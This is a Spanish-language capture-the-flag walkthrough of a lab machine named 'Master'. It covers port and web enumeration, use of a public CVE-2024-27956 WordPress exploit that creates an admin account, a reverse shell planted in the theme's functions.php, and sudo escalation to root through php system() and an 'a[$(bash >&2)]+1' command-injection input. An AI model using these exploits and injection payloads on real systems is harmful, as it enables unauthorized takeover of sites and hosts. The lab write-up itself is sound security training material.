MASTER

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip master.zip

Archive:  master.zip
inflating: auto_deploy.sh
inflating: master.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh master.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.285 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.285/0.285/0.285/0.000 ms
```


```
IP DE LA MÁQUINA VÍCTIMA          172.17.0.2

IP DE LA MÁQUINA ATACANTE     192.168.0.26

LINUX- ttl=64
```

ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
└# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 11:24 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000063s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-generator: WordPress 6.5.5
|_http-title: Master
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Encontramos el puerto 80 abierto




ENUMERACIÓN


whatweb http://172.17.0.2

```
└# whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Bootstrap[3.3.25], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], JQuery[3.
7.1], MetaGenerator[Elementor 3.22.3; features: e_optimized_assets_loading, e_optimized_css_loading, e_font_icon_svg, additional_custom_breakpoints, e_optimized_contro
l_loading, e_lazyload; settings: css_print_method-external, google_font-enabled, font_display-swap,WordPress 6.5.5], Open-Graph-Protocol[website], PasswordField[regist
er_user_password,register_user_password_re,user_password], Script[text/javascript], Title[Master], UncommonHeaders[link], WordPress[6.5.5]
```

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,doc,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/wp-content           (Status: 301) [Size: 313] [--> http://172.17.0.2/wp-content/]
/index.php            (Status: 301) [Size: 0] [--> http://172.17.0.2/]
/license.txt          (Status: 200) [Size: 19915]
/wp-includes          (Status: 301) [Size: 314] [--> http://172.17.0.2/wp-includes/]
/wp-login.php         (Status: 200) [Size: 5782]
/readme.html          (Status: 200) [Size: 7401]
/wp-admin             (Status: 301) [Size: 311] [--> http://172.17.0.2/wp-admin/]
/xmlrpc.php           (Status: 405) [Size: 42]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://172.17.0.2/wp-login.php?action=register]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```





nuclei -u http://172.17.0.2 -me -silent --severity high,critical

```
└─# nuclei -u http://172.17.0.2 -me -silent --severity high,critical

                     __     _
   ____ __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.2.9

                projectdiscovery.io

[WRN] Found 5 templates with runtime error (use -validate flag for further examination)
[INF] Current nuclei version: v3.2.9 (latest)
[INF] Current nuclei-templates version: v9.9.1 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 75
[INF] Templates loaded for current scan: 2702
[INF] Executing 2702 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 215 (Reduced 183 Requests)
[INF] Using Interactsh Server: oast.pro
[CVE-2024-27956] [http] [critical] http://172.17.0.2/wp-content/plugins/wp-automatic/inc/csv.php
```

EXPLOTACIÓN

CVE-2024-27956

Buscamos esta vulnerabilidad en San Google

https://github.com/diego-tella/CVE-2024-27956-RCE

Usage

```
git clone https://github.com/diego-tella/CVE-2024-27956-RCE/
cd CVE-2024-27956-RCE
python exploit.py http://target.com
```

Nos descargamos el exploit, vamos a su directorio y lo ejecutamos con python

git clone https://github.com/diego-tella/CVE-2024-27956-RCE

```
Cloning into 'CVE-2024-27956-RCE'...
remote: Enumerating objects: 15, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 15 (delta 2), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (15/15), 189.61 KiB | 1.75 MiB/s, done.
Resolving deltas: 100% (2/2), done.
```

cd CVE-2024-27956-RCE

python3 exploit.py http://172.17.0.2


```
[+] Exploit for CVE-2024-27956
[+] Creating user eviladmin
[+] Giving eviladmin administrator permissions
[+] Exploit completed!
[+] administrator created: eviladmin:admin
```

Básicamente, lo que hace este exploit es crearnos un usuario administrador

eviladmin/admin


Nos vamos a http://172.17.0.2//wp-login.php


e introducimos estos credenciales



Ahora, abajo a la izquierda buscamos appearance-theme file editor-functions.php


y pegamos un script sacado de https://www.revshells.com/





Nos ponemos a la escucha con netcat en el 4444

Subimos el archivo y obtenemos conexión



Tratamos la TTY

- script /dev/null -c bash

- ctrl+Z

- stty raw -echo; fg

reset xterm

- export TERM=xterm

- export SHELL=bash

- ssty size

35 167

- stty rows 35 columns 167

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
www-data@2b615763d7a8:/$ sudo -l
Matching Defaults entries for www-data on 2b615763d7a8:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on 2b615763d7a8:
    (pylon) NOPASSWD: /usr/bin/php
www-data@2b615763d7a8:/$
```

```
www-data@2b615763d7a8:/$ CMD="/bin/sh"
www-data@2b615763d7a8:/$ sudo -u pylon /usr/bin/php -r "system('$CMD');"
whoami
pylon
bash
pylon@2b615763d7a8:/$
```

Buscamos permisos sudo

```
pylon@2b615763d7a8:/$ sudo -l
Matching Defaults entries for pylon on 2b615763d7a8:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User pylon may run the following commands on 2b615763d7a8:
    (mario) NOPASSWD: /bin/bash /home/mario/pingusorpresita.sh
pylon@2b615763d7a8:/$
```

Aquí, encontramos explicado por Mario el proceso

https://www.youtube.com/shorts/30Z2QVJfhGs

```
pylon@2b615763d7a8:/$ sudo -u mario /bin/bash /home/mario/pingusorpresita.sh
Escribe 1 para ver el canal del pinguino, o cualquier otro numero para acceder a la academia: a[$(bash  >&2)]+1
mario@2b615763d7a8:/$ sudo -l
Matching Defaults entries for mario on 2b615763d7a8:
```

Buscamos permisos sudo

```
mario@2b615763d7a8:/$ sudo -l
Matching Defaults entries for mario on 2b615763d7a8:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mario may run the following commands on 2b615763d7a8:
    (root) NOPASSWD: /bin/bash /home/pylon/pylonsorpresita.sh
```

```
mario@2b615763d7a8:/$ sudo -u root /bin/bash /home/pylon/pylonsorpresita.sh
Escribe 1 para ver el canal de pylon: a[$(bash  >&2)]+1
root@2b615763d7a8:/# whoami
root
root@2b615763d7a8:/#
```